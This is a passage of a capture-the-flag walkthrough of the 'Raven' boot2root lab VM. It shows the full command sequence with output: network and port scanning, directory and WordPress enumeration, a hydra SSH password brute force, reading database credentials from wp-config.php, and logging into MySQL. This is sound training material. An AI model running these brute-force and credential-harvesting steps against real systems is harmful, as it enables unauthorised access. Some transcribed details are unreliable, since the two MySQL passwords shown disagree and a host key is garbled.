

Raven

Raven is another Boot2root machine created by william mccann

Level - Intermediate

There are four flags to find and two intended ways of getting root. we are going with one way of rooting the machine.

Let's start by gathering information

Reconnaissance

The first step after the vm is set up we have to identify the IP address of the target machine, for this we are going to use netdiscover.

netdiscover -i vboxnet0

```
Currently scanning: 172.16.149.0/16 | Screen View: Unique Hosts


2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102

-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.100 08:00:27:41:5b:23    1     42  PCS Systemtechnik GmbH
192.168.56.147 08:00:27:09:9a:ed    1     60  PCS Systemtechnik GmbH
```

The target IP is 192.168.56.147

Now we can run nmap scan to find open ports, services, version for this the command we used is

nmap -sC -sV -p- -T4 192.168.56.147




```
$ sudo nmap -sC -sV -p- -T4 192.168.56.147
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 18:44 IST
Failed to resolve "T4".

[~]-[baz@parrot]-[~/comp/ctf/walkthroughs/raven/newraven]
$ sudo nmap -sC -sV -p- -T4 192.168.56.147
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 18:45 IST
Nmap scan report for 192.168.56.147
Host is up (0.00018s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb0u4 (protocol 2.0)
| ssh-hostkey:
| 1024 26:81:clif3:5e:01:ef:93:49:3d:91:1e:ae:0b:3c:fc (DSA)
| 2048 31:58:01:19:4d:a2:00:a6:b9:0d:40:90:1c:97:aa:53 (RSA)
| 256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:b4:d3:a9:a0 (ECDSA)
|_ 256 0e:05:71:a8:a2:c3:00:69:9c:91:c0:3f:b4:10:df:ae (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Debian))
|_ http-server-header: Apache/2.4.18 (Debian)
|_ http-title: Raven Security
111/tcp    open  rpcbind  2-4 (RPC #10000)
| rpcinfo:
|  program version  port/proto  service
| 100000  2,3,4      111/tcp     rpcbind
| 100000  2,3,4      111/udp     rpcbind
| 100000  3,4        111/tcp6    rpcbind
| 100000  3,4        111/udp6    rpcbind
| 100024  1          4243/udp    status
| 100024  1          49485/tcp   status
| 100024  1          30780/udp6  status
| 100024  1          53776/tcp6  status
49485/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:09:9A:ED (Oracle VM VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The ports opened were
22(ssh), 80(http), 111(rpcbind)

Enumeration


Since port 80 were enabled we instantly moved to explore the webpage
<http://192.168.56.147>



we checked all the links and directories but it didn't give much information
Then we did a directory bruteforce to find out all directories present
dirb http://192.168.56.147




From the directory scan we got to know wordpress is present and we moved to that page and found that the page was misconfigured and we should manually add the address to our local hosts to get the actual webpage




From the source code we got that the page directs a lot to raven.local so we assumed it as the hostname of the IP and added it to our local host


```
sudo nano /etc/hosts
192.168.56.147 raven.local
```



After adding the IP we refreshed the webpage and got the actual wordpress page



Since it is a wordpress page we have a tool to scan wordpress page wpscan. Which could be used to get a lot of details regarding the page and also also displays vulnerabilities and users etc.
 wpscan --url http://192.168.56.147/wordpress -eu



we got two users from here steven and michael so did a password bruteforce but failed.
 So after a lot of tries we thought to do a bruteforce on ssh since ssh port was open from nmap scan
 hydra -V -l michael -P (passpath) 192.168.56.147 ssh

```
Applications Places System [Icons] [Network] [Volume] [Battery] [Wi-Fi] [Bluetooth] [Sound] [Light] [Power] [Clock] Wed Jul 8, 6:57 PM

Parrot Terminal

File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x

[bar@parrot] [~/comp ctf walkthroughs/raven/newraven]
[bar@parrot] $ hydra -V -l michael -P /home/baz/PASSLIST/SecLists/Passwords/Common-Credentials/10k-most-common.txt 192.168.56.147 ssh
Hydra v0.9.9 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-08 18:57:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10007 login tries (l:1/p:10007), ~426 tries per task
[DATA] attacking ssh://192.168.56.147:22/
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "password" - 1 of 10007 [child 0] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "123456" - 2 of 10007 [child 1] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "12345678" - 3 of 10007 [child 2] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "1234" - 4 of 10007 [child 3] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "qwerty" - 5 of 10007 [child 4] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "12345" - 6 of 10007 [child 5] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "dragon" - 7 of 10007 [child 6] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "pussy" - 8 of 10007 [child 7] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "baseball" - 9 of 10007 [child 8] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "football" - 10 of 10007 [child 9] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "letmein" - 11 of 10007 [child 10] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "monkey" - 12 of 10007 [child 11] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "696969" - 13 of 10007 [child 12] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "abc123" - 14 of 10007 [child 13] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "mustang" - 15 of 10007 [child 14] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "michael" - 16 of 10007 [child 15] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "shadow" - 17 of 10007 [child 16] (0/1)
[22][ssh] host: 192.168.56.147 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-08 18:57:23
[bar@parrot] [~/comp ctf walkthroughs/raven/newraven]
```

we got the credentials of michael
user-michael
pass - michael
Now let's login with ssh

Exploitation

```
ssh michael@192.168.56.147
pass- michael
cd /var/www/html/
nano wordpress
```

```
Applications Places System [Icons] [Network] [Volume] [Battery] [Wi-Fi] [Bluetooth] [Sound] [Light] [Power] [Clock] Wed Jun 24, 10:50 AM

Parrot Terminal

File Edit View Search Terminal Tabs Help

Parrot Terminal x michael@Raven: /tmp x michael@Raven: /var/www/html/wordpress

GNU nano 2.2.6 File: wp-config.php

/*
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '@qvinSecurity');
```

From here we got a username and password but when tried to login with wordpress it failed and after checking the file closely came to know the credentials was of mysql. Lets login mysql using this credentials


```
mysql -u root -p
pass- R@c3nSecurity
show databases;
use wordpress;
show tables;
select * from wp_users;
```

```
